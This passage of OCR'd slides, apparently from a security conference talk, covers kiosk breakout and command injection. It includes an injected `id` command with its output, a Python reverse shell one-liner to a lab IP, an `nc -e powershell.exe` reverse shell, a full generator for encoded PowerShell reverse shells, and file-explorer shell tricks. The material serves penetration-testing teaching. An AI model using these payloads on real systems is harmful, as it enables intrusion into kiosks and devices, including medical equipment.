  - Rust: `std::process::Command::new/spawn/output`
- Then trace what functions you can hit

praetorian

Command Injection

- Good candidates for functionality to look at
  - Filesystem operations (file read/writes, compression, USB I/O)
  - Database operations (Kiosks can have SQL injection too!)
  - Network configuration (good ol' ping)



[redacted]E;id&submit=p_S

[redacted]

Ping Or Traceroute Controllers

Result Of Pinging [redacted] Segment-1 with IP-Address ;id:

```
ping: usage error: Destination address required
uid=1000(tsm) gid=100(users) groups=100(users)
```


Select the controllers you want to test:

praetorian


Nice, we're out! Now what?

Step 2: Getting a Shell

- Lots of techniques here, but some common ones
  - From file explorer
  - Upgrading command injection
  - Bypassing a firewall??



Art Credit: My Coworker




Getting a shell from File Explorer (Windows)


- An unlimited number of techniques
  - Documented a bunch here: https://khaelkugler.com/notes.html
- Copy `cmd` to downloads, rename to something like `not_cmd`
- Powershell (and Powershell_ISE) are often forgotten about
- Right-click folder -> open in terminal
- Drag & drop a file onto `cmd`
- VBS (.vbs) file with:
  - `set objApp = CreateObject("WScript.Shell"): objApp.Run "powershell"`

Getting a shell from File Explorer (Windows, Cooler)


- Can't right click? Enable file extensions, create `.docx` file, macros
- Can't write to files? Microsoft Paint -> Save as Batch File
  - Create a 6x1 canvas with RGB pixels
  - Use `10 0 0`, `13 10 13`, `100 109 99`, `120 101 46`, `0 0 101`, `0 0 0`
  - Save + open canvas as a 24-bit bitmap `.bat` file (demo ahead)
- Citrix: add `InitialProgram=cmd.exe` to the .ICA file
- Grab password hashes with `\\{SMB_host}\`, crack, login
- Internet Explorer exploits (CVE-2013-1311)
  - Host an exploit using Metasploit and simply view it



Paint to .bat to Shell demo




```
BMJ        6   (   ▯   ▯   ▯ ▯     ▯


cmd.exe
```



Turning Command Injection into a Shell

- Bind Shells! Reverse Shells!
- https://www.revshells.com/ is an excellent resource
  - Can be used to generate bind & reverse shells for Linux/Windows
  - One-liners for Powershell/Bash/Python/Perl/etc.

This popped a heart catheter!



IP 192.168.204.132 Port 4444

```
nc -lvnp 4444
```

Type nc


OS Linux

```
export RHOST="192.168.204.132";export RPORT=4444;python -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPO
RT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

praetorian

Turning Command Injection into a Shell

- Keep a couple one-liners handy
  - khaelkugler.com/markdown/webappnotes/CommandInjection.html




Windows Reverse Shells

- Download/transfer netcat (nc.exe within `/usr/share/windows-resources/binaries/nc.exe`)
  - Then run `C:\Windows\Temp\nc.exe -e powershell.exe {IP} {port}` for a Powershell reverse shell
- Can also just do it with powershell alone - use this python script to generate the payload:

```
import base64
import sys

if len(sys.argv) < 3:
  print('usage : %s ip port' % sys.argv[0])
  sys.exit(0)

payload="""
$c = New-Object System.Net.Sockets.TCPClient('%s',%s);
$s = $c.GetStream();[byte[]]$b = 0..65535|%%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
""" % (sys.argv[1], sys.argv[2])

byte = payload.encode('utf-16-le')
b64 = base64.b64encode(byte)
print("powershell -exec bypass -enc %s" % b64.decode())
```

But what about firewalls???


- A good kiosk/product will be strongly firewalled
  - Both input AND output
- Even if we're on the internal network, we might not be able to get a shell out if we can't get connectivity



If you get this reference you're epic

Capability Abuse and Packet-sniffing shells

- What if we just beat the firewall to the punch
  - Intercept packets right after the NIC copies packet data to the RX queue
  - Firewalls like iptables/nftables/Defender Firewall operate at the netfilter layer, after the packets have already been constructed by the kernel
  - (Would require `cap_net_raw`, which isn't *tooooo* uncommon)
- This has actually been seen in the wild!



Tell me about BPFDoor in 1 sentence.

BPFDoor is a stealthy Linux backdoor that uses Berkeley Packet Filtering to monitor network traffic for "magic packets" that activate it, bypassing firewalls because packets reach the kernel's BPF engine before firewall rules apply Linux Kernel.

Watershell Demo

https://github.com/wumb0/watershell

Step 3: Post-Exploitation

- Mostly out-of-scope for this talk, but fun to discuss
- Privilege escalation -> Password Exfil
  - Almost all kiosks will have some form of autologon
- Internal Network Access
- Persistence

What about boot-time stuff?

- Yes! Definitely just as important.
    - I just don't have the time (or admittedly the expertise) to cover it here
- GRUB shells providing mount access!
- BIOS w/no password and unencrypted disks!
    - Just load another OS, add your user to the system, reboot and GG

In Conclusion

- Mash those keyboards
- Abuse GUI functionality
- Get command injection

Thank you! Q/A time!